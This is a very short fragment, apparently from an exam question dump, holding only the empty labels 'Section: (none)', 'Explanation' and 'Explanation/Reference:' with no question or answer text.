Section: (none)
Explanation

Explanation/Reference: